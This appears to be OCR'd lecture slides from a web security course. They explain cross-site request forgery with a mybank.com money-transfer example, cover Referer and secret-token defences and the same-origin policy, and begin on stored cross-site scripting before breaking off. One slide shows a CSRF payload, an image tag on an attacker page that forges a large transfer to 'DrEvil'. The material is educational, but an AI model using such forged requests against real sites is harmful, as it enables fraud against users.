
```
http://mybank.com/moneyxfer.cgi?account=alice&amt=50&to=bob
```

- So what happens if we visit `evilsite.com`, which includes:

```
<img src="http://mybank.com/moneyxfer.cgi?
    Account=alice&amt=500000&to=DrEvil">
```

  - Our browser issues the request …
  - … and dutifully includes authentication cookie! 😟
- *Cross-Site Request Forgery* (**CSRF**) attack

CSRF Scenario



Server Victim mybank.com

User Victim

cookie for mybank.com

Attack Server attacker.com

1 establish session

2 visit server

3 malicious page containing URL to mybank.com with bad actions

4 send forged request (w/ cookie)

5 Bank acts on request, since it has valid cookie for user

Surely Squigler.com is not vulnerable to CSRF, right?

Yes, "Squiggler.com" was taken.

URL fetch for posting a *squig*

```
GET /do_squig?redirect=%2Fuserpage%3Fuser%3Ddilbert
    &squig=squigs+speak+a+deep+truth
COOKIE: "session_id=5321506"
```

Web action with *predictable structure*

URL fetch for posting a *squig*

```
GET /do_squig?redirect=%2Fuserpage%3Fuser%3Ddilbert
    &squig=squigs+speak+a+deep+truth
COOKIE: "session_id=5321506"
```

Authenticated with cookie that browser automatically sends along

CSRF Defenses

CSRF Defenses

- `Referer` Validation

```
Referer: http://www.facebook.com/home.php
```

- Secret Validation Token

```
<input type=hidden value=23a3af01b>
```


- Note: only server can implement these

CRSF protection: `Referer` Validation

- When browser issues HTTP request, it includes a `Referer` header that indicates which URL initiated the request
  - This holds for *any* request, not just particular transactions

- Web server can use information in `Referer` header to distinguish between same-site requests versus cross-site requests

HTTP Request



Headers

Method

Resource


HTTP version

```
GET /moneyxfer.cgi?account=alice&amt=50&to=bob HTTP/1.1
Accept: image/gif, image/x-bitmap, image/jpeg, */*
Accept-Language: en
Connection: Keep-Alive
User-Agent: Mozilla/1.22 (compatible; MSIE 2.0; Windows 95)
Host: mybank.com
Cookie: session=44ebc991
Referer: http://mybank.com/login.html?user=alice&pass...
```

Blank line

Data (if POST; none for GET)

Example of `Referer` Validation



Facebook Login

For your security, never enter your Facebook password on sites not located on Facebook.com.

Email:

Password:

□ Remember me

Login or Sign up for Facebook

Forgot your password?

Referer Validation Defense

- HTTP Referer header
  - Referer: https://www.facebook.com/login.php ✓
  - Referer: http://www.anywhereelse.com/… ✗
  - Referer: (none) ?
    - Strict policy disallows (secure, less usable)
      - "Default deny"
    - Lenient policy allows (less secure, more usable)
      - "Default allow"

`Referer` Sensitivity Issues

- `Referer` may leak privacy-sensitive information

  `http://intranet.corp.apple.com/projects/iphone/competitors.html`

- Common sources of blocking:
  - Network stripping by the organization
  - Network stripping by local machine
  - Stripped by browser for HTTPS → HTTP transitions
  - User preference in browser

Hence, such blocking might help attackers in the lenient policy case

Secret Token Validation

Server requests a secret token for every action.

User's browser will have obtained this token
if the user visited the site and browsed to that action.

If attacker causes browser to directly send action,
browser *won't have the token.*

1. `goodsite.com` server includes a secret token into the webpage (e.g., in forms as an additional field)
2. Legit requests to `goodsite.com` send back the secret
3. `goodsite.com` server checks that token in request matches is the expected one; reject request if not

Validation token must be hard to guess by the attacker

CSRF: Summary

- Target: user who has some sort of account on a vulnerable *server* where requests from the user's *browser* to the server have a *predictable structure*
- Attacker goal: make requests to the server via the user's browser that look to server like user *intended* to make them
- Attacker tools: ability to get user to visit a web page under the attacker's control
- Key tricks: (1) requests to web server have *predictable structure*; (2) use of `<IMG SRC=…>` or such to force victim's browser to issue such a (predictable) request
- Notes: (1) do not confuse with Cross-Site Scripting (XSS); (2) attack only requires HTML, no need for Javascript


5 Minute Break

Questions Before We Proceed?

Cross-Site Scripting (XSS)

Same-origin policy

One origin should not be able to access the resources of another origin



http://coolsite.com:81/tools/info.html

protocol

hostname

port

Javascript on one page cannot read or modify pages from different origins.

The contents of an *iframe* have the origin of the URL from which the iframe is served; *not* the loading website.

XSS: Subverting the Same Origin Policy

- It would be **Bad** if an attacker from `evil.com` can fool your browser into executing *their own script* …
  - … with your browser interpreting the script's origin to be some other site, like `mybank.com`
- One nasty/general approach for doing so is trick the server of interest (e.g., `mybank.com`) to actually send the attacker's script to your browser!
  - Then no matter how carefully your browser checks, it'll view script as from the same origin (because it is!) …
  - … and give it full access to `mybank.com` interactions
- Such attacks are termed *Cross-Site Scripting* (**XSS**)

Two Types of XSS (Cross-Site Scripting)


- There are two main types of XSS attacks
- In a *stored* (or "persistent") XSS attack, the attacker leaves their script lying around on `mybank.com` server
  - … and the server later unwittingly sends it to your browser
  - Your browser is none the wiser, and executes it within the same origin as the `mybank.com` server

Stored XSS (Cross-Site Scripting)

Attack Browser/Server

evil.com

Stored XSS (Cross-Site Scripting)



Attack Browser/Server

evil.com


1

Inject malicious script

Server Patsy/Victim

bank.com

Stored XSS (Cross-Site Scripting)



Attack Browser/Server

evil.com

1


Inject malicious script

User Victim

Server Patsy/Victim

bank.com

Stored XSS (Cross-Site Scripting)



Attack Browser/Server

evil.com

1 Inject malicious script

